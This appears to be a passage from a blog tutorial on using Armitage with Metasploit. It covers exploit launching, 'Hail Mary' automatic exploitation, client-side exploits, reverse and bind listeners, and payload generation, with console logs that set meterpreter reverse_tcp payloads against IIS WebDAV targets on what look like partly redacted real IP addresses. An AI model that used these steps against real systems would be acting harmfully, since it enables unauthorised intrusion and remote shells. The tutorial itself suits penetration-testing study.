
□ Show advanced options

Launch

```
msf  exploit(ms03_007_ntdl
[-] Handler failed to bind
[-] Handler failed to bind
[-] Exploit exception: The
[*] Exploit completed, but
msf  exploit(ms03_007_ntdl
[-] Unknown command: run.
msf  exploit(ms03_007_ntdl
[-] Unknown command: run.
msf  exploit(ms03_007_ntdll_webdav) > exploit run
[-] Handler failed to bind to 10.0.2.15:22024
[-] Handler failed to bind to 0.0.0.0:22024
[-] Exploit exception: The address is already in use (0.0.0.0:22024).
[*] Exploit completed, but no session was created.
msf  exploit(ms03_007_ntdll_webdav) > sessions -i
msf  exploit(ms03_007_ntdll_webdav) >
```

Here the exploit launch dialogue box lets us configure options for a module and choose whether to use a reverse connect payload.

Once we click the launch option the exploit will execute itself to pwn the target and the result can be seen on the exploit tab.




```
msf  exploit(iis_webdav_upload_asp) > set PAYLOAD windows/meterpreter/reverse_tcp
RHOST => [redacted] 14.70.91
msf  exploit(iis_webdav_upload_asp) > set TARGET 0
msf  exploit(iis_webdav_upload_asp) > set PATH /metasploit%RAND%.asp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(iis_webdav_upload_asp) > exploit -j
[*] Exploit running as background job.
[-] Handler failed to bind to [redacted].84.172:2768
[*] Started reverse handler on 0.0.0.0:2768
TARGET => 0
PATH => /metasploit%RAND%.asp
[*] Uploading 610992 bytes to /metasploit148317720.txt...
[-] Upload failed on /metasploit148317720.txt [403 Forbidden]
msf  exploit(iis_webdav_upload_asp) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(iis_webdav_upload_asp) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(iis_webdav_upload_asp) > 
```

Here we can easily see that what's going on while our exploit is running and whether it is successful or not.

Armitage will make the host red and surround it with lightning bolts. Metasploit will also print a message to any open console.

Armitage has one more method of exploiting the target which is otherwise called as “Automatic Exploitation”.

Automatic Exploitation In case our manual exploitation fails we have one more option to do it in an automatic manner which is also refereed as “Hail Mary”.



```
        [redacted]14.70.78] Found 16 exploits
                  14.70.54] Found 16 exploits
                  14.70.57] Found 18 exploits
                  14.70.58] Found 18 exploits
                  14.70.55] Found 18 exploits
                  14.70.241] Found 2 exploits
                  14.70.123] Found 2 exploits
                  14.70.124] Found 2 exploits
                  14.70.125] Found 2 exploits
                  14.70.23] Found 13 exploits
                  14.70.14] Found 2 exploits
         [202.14.70.62] Found 1 exploits

2) Sorting Exploits

3) Launching Exploits

msf > il
```

Armitage's Hail Mary feature is a smart **db_autopwn** . It finds exploits relevant to our targets, filters the exploits using known information, and the sorts them into an optimal order.

This option may not get you a good result or find you a shell but oin case if it's your lucky day this is the best thing to do when you don't know that what to do next.

Now comes the part of **Client Side Exploits**


We can use Metasploit's client side exploits through Armitage. To understand what a client side attack is, it's the one which attacks the applications and not the client. In case if we fail to execute a remote exploit, we have to use client side attack.

To launch client side attack we can use the modules browser to search and execute them.

Client side Exploits and Payloads:

When we launch a client-side payload exploit, we have the option of customizing the payload that goes with it.

To set the payload, double click on PAYLOAD in the option column of the module launcher. This will open a option for you to choose a payload. Let's see this in the following example




Here in the example Windows is chosen from the option column of the module launcher to set the payload while double clicking the PAYLOAD, which infact opened a dialog asking to choose a payload.


Here we can highlight a payload and click **Select.** Armitage will update the **PAYLOAD, DisplayPayloadHandler,**

ExitOnSession, LHOST, and **RHOST** values which we can edit according to our needs.

Payload Handlers :



Payload handler is a server that runs in Metasploit to wait for a payload to connect to the Metasploit and establish a session. By navigating to **Armitage → Listeners** we can quickly start a payload handler. A blind listener attempts to connect to a payload listening for a connection. A reverse listener waits for the payload to connect back to you. Let's have a look at the following screen shot where **Listener** can be run on both Bind and Connect option.




Host: 127.0.0.1

Port: 20192

Type: shell

Connect

This is the screen shot of Bind Listener and following is the screenshot of Reverse Listener



Port: 2466

Type: shell

Start Listener

Now we have almost reached to the end of our part 1 of this paper, but before closing it, let us just have a look about one more topic. In our previous topic we discussed about Payload Handlers, now let's have a look about **Generating a Payload**.

Generate a Payload :

As long as there are targets to run a program, all we need is an executable. Here Armitage comes handy by generating an executable from any of Metasploit's payloads. All that we need to do is just choose a payload in the module browser, double click it, select the type of output , and set our options. Once we click launch, a save dialog will ask where to save the file to.

Here we need to remember something that if we have a payload, it needs a handler. Use the **multi/handler** output type to create a haandler that waits for the payload to connect. This option is far more powerfull than the **Armitage –> Listeners** menu.

##
This is the end of Part 1 of this paper. A lot more issues, topics, features and functions will be discussed in the Part 2 which I will be posting very soon.

If there is any mistake or something which I missed here, or anything specific you want to know or want me to include, feel free to ping me on infosecpirate[at]gmail[dot]com

./r45c4l